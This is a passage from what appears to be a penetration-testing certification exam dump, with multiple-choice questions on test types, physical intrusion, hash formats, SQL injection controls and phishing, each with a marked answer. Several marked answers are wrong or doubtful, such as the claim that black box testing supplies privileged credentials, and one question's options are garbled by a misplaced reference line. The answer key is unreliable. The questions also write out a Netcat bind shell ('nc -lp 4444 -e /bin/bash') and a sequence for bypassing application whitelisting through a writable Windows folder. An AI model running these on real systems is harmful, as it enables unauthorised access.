D18912E1457D5D1DDCBD40AB3BF70D5D

Which of the following is the MOST comprehensive type of penetration test on a network?

- A. White box
- B. Red team
- C. Architecture review
- D. Gray box
- E. Black box

**Answer: E** ([LEAVE A REPLY](#))

**NEW QUESTION: 114**

Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be the MOST effective in accomplishing this?

- A. Lock picking
- B. Badge cloning
- C. Tailgating
- D. Piggybacking

**Answer: B** ([LEAVE A REPLY](#))

**NEW QUESTION: 115**

If a security consultant comes across a password hash that resembles the following:

b117525b345470c29ca3d8ac0b556ba8

Which of the following formats is the correct hash type?

- A. SHA-1
- B. NetNTLMv1
- C. Kerberos
- D. NTLM

**Answer: (**[SHOW ANSWER](#)**)**

**NEW QUESTION: 116**

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability of the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

- A. Identify and sanitize all user inputs.
- B. Use a blacklist approach for SQL statements.
- C. Identify the source of malicious input and block the IP address.
- D. Identify and eliminate inline SQL statements from the code.
- E. Identify and eliminate dynamic SQL from stored procedures.

F. Use a whitelist approach for SQL statements.

**Answer: B,F ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 117**

Black box penetration testing strategy provides the tester with:

- A. a target list
- B. a network diagram
- C. source code
- D. privileged credentials

**Answer: D ([LEAVE A REPLY](#))**

Explanation/Reference:

References: <https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing>

#### **NEW QUESTION: 118**

A senior employee received a suspicious email from another executive requesting an urgent wire transfer.

Which of the following types of attacks is likely occurring?

- A. Business email compromise
- B. Spear phishing
- C. Whaling
- D. Vishing

**Answer: B ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 119**

A penetration tester executes the following commands:

```
C:\>%userprofile%\jtr.exe
```

```
This program has been blocked by group policy
```

```
C:\> accesschk.exe -w -s -q -u Users C:\Windows
```

```
rw C:\Windows\Tracing
```

```
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
```

```
C:\Windows\Tracing\jtr.exe
```

```
jtr version 3.2...
```

```
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

- A. Insecure file permissions
- B. Application Whitelisting
- C. Shell escape
- D. Writable service

**Answer: A ([LEAVE A REPLY](#))**

References

<https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr>

**NEW QUESTION: 120**

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings can assist an attacker in compromising a system
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings could lead to consumer dissatisfaction if made public

**Answer: C** ([LEAVE A REPLY](#))

**NEW QUESTION: 121**

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

- A. Company policy
- B. Industry type
- C. Impact tolerance
- D. Additional rate

**Answer: (**[SHOW ANSWER](#)**)**

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**NEW QUESTION: 122**

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.

Which of the following levels of difficulty would be required to exploit this vulnerability?

- A. Impossible; external hosts are hardened to protect against attacks.

Reference <https://nvd.nist.gov/vuln-metrics/cvss>

- B. Somewhat difficult; would require significant processing power to exploit.
- C. Trivial; little effort is required to exploit this finding.
- D. Very difficult; perimeter systems are usually behind a firewall.

**Answer: C** ([LEAVE A REPLY](#))

**NEW QUESTION: 123**

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -p 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -lp 4444 -e /bin/bash
- D. nc -lvp 4444 /bin/bash

**Answer: C ([LEAVE A REPLY](#))**

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